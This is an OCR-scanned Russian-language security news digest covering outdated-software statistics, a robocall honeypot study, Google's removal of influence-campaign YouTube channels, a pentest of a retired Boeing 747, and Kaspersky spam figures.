
В **42%** организаций используются программные продукты, производители которых официально прекратили поддержку и больше не выпускают обновления безопасности.

В **32%** компаний есть приложения, написанные на языке программирования PHP версии 5, который не поддерживается с января 2019 года.

Возраст самой старой уязвимости, обнаруженной в ходе анализа, составил **16 ЛЕТ**.



Самые распространенные уязвимости на сетевом периметре




ПОЛТОРА МИЛЛИОНА ЗВОНКОВ

Эксперты из Университета штата Северная Каролина представили на конференции USENIX интересный доклад и рассказали о проведенном ими эксперименте, который был посвящен автообзвону.

Для этого исследования ученые создали огромный телефонный honeypot и в течение одиннадцати месяцев (с марта 2019 года по январь 2020 года) управляли 66 606 телефонными линиями. В итоге суммарно за это время они получили 1 481 201 непрошеный роботизированный звонок, но номера honeypot-телефонов никогда не попадали в открытый доступ.

В среднем непрошеные звонки поступали каждые 8,42 дня, причем большая часть робозвонков приходила своеобразными волнами, которые специалисты назвали «штормами». Такие всплески случались регулярно, через равные промежутки времени, и, похоже, эти звонки совершались в рамках хорошо организованных кампаний. За одиннадцать месяцев эксперты зафиксировали 650 таких «штормов».



Интересно, что далеко не все звонки во время таких всплесков активности исходили от роботов: большинство звонивших оказались живыми людьми. Эксперты предполагают, что в этом виновата тактика спуфинга ID вызывающего абонента. Дело в том, что автообзвонщики часто стремятся скрыть свои настоящие телефонные номера и выдают себя за реальных людей. Таким образом, когда жертвы пропускали робозвонок и позже перезванивали по поддельному номеру, в итоге они попадали на номера honeypot-телефонов исследовательской группы.

> *«Интересно, что наш коллега по лаборатории тоже стал жертвой такого „шторма“. Сотни незнакомцев буквально завалили его звонками, и они жаловались, что им звонили с его номера! Излишне говорить, что он не мог пользоваться телефоном в течение нескольких дней, пока звонки не утихли», — отмечают эксперты.*

Команда ученых записала примерно 10% (около 150 тысяч) полученных робозвонков, а затем проанализировала их, чтобы определить источник и содержание. Таким образом были обнаружены 2687 уникальных кампаний автообзвона, самые крупные из которых рекламировали студенческие ссуды, медицинское страхование, услуги продвижения в поисковой выдаче Google и мошенничество с социальным страхованием.

Но пожалуй, наиболее интересным выводом, сделанным из этого эксперимента, стал следующий: ответив на полтора миллиона роботизированных звонков, исследователи не заметили никакого увеличения количества подобных звонков в целом.

> *«СМИ и регулирующие органы постоянно рекомендуют пользователям избегать звонков с неизвестных номеров, чтобы уменьшить количество звонков от роботов. Удивительно, но мы обнаружили, что ответ на такие вызовы не обязательно увеличивает будущее количество робозвонков. Пользователям стоит быть осторожнее, когда звонят с неизвестных номеров, однако, если вы время от времени отвечаете на непрошеный вызов, это не значит, что в будущем вы станете получать намного больше звонков от роботов», — резюмируют авторы эксперимента.*


БАН ДЛЯ **2500** YOUTUBE-КАНАЛОВ

Специалисты Google Threat Analysis Group отчитались о работе, проделанной во втором квартале 2020 года. Исследователи рассказали, как они останавливают атаки правительственных хакеров и кампании по дезинформации.

Исследователи пишут, что помешали ряду иностранных операций по оказанию влияния, за которыми стояли **КИТАЙ**, **РОССИЯ**, **ИРАН** и **ТУНИС**. В результате было заблокировано более **2500** каналов на YouTube, несколько аккаунтов AdSense, Play Developer и рекламных учетных записей.

2596 заблокированных каналов якобы были связаны с кампаниями по распространению дезинформации, за которыми стоял Китай, еще **86** каналов на YouTube якобы координировались из России, и **19** каналов якобы использовались Ираном.

Также в период с апреля по июнь 2020 года Google удалось прекратить **10** скоординированных иностранных операций, часть из которых также затрагивала Facebook и Twitter.



BOEING НА ДИСКЕТАХ

Недавно авиакомпания British Airways отказалась от использования самолетов Boeing 747, и благодаря этому у специалистов из компании Pen Test Partners появилась редкая для ИБ-экспертов возможность исследовать уже списанный лайнер, пока тот не был утилизирован.

На конференции DEF CON 28, в этом году прошедшей в онлайн-формате, сотрудник Pen Test Partners Алекс Ломас (Alex Lomas) рассказал об исследовании Boeing 747-400, отсека электронного оборудования и кабины экипажа лайнера, а также провел для зрителей виртуальную экскурсию по лайнеру.

> *«Знаете, самолеты — это очень дорогие штуковины, — говорит Ломас. — При всем вашем желании авиакомпании и производители не позволят вам просто так пентестить самолет, потому что они не знают, в каком состоянии вы оставите его в итоге».*

Одной из наиболее интересных находок исследователей стал дисковод для 3,5-дюймовых дискет, который используется для загрузки навигационной базы данных (можно увидеть на иллюстрации ниже). Ломас пояснил, что по правилам эта БД должна обновляться каждые 28 дней, и посочувствовал инженерам, которым регулярно приходится иметь дело с такой малоприятной рутиной.

Продолжение статьи →

← Начало статьи


INSERT DISK # 1
DISKETTE STOWAGE
LATCH CLOSED

Кроме того, во время доклада Ломас получил вопрос, которым, наверное, хоть раз задавался каждый ИБ-специалист: можно ли взломать воздушное судно с пассажирского места, использовав в качестве вектора проникновения систему развлечений, предлагаемых на борту (in-flight entertainment). Эксперт ответил, что аналитикам Pen Test Partners не удалось обнаружить никакой двусторонней связи между доступными пассажирам системами (такими как упомянутая IFE) и управляющим доменом. Более того, между этими системами существует специальная DMZ-зона, обойти которую вряд ли представляется возможным.

СПАМ И ФИШИНГ


«Лаборатория Касперского» подготовила отчет о спаме и фишинге во втором квартале 2020 года. Одной из особенностей квартала стали таргетированные атаки: хакеры часто прибегали к целевым атакам, причем мишенью становились преимущественно не очень большие компании. При этом редкая спам-рассылка обходилась без упоминания пандемии COVID-19, а фишеры адаптировали старые схемы под актуальную повестку и придумали новые.

Наибольшая доля спама в общемировом трафике была зафиксирована в апреле – **51,45%**. Средняя доля спама в мировом почтовом трафике составила **50,18%**.



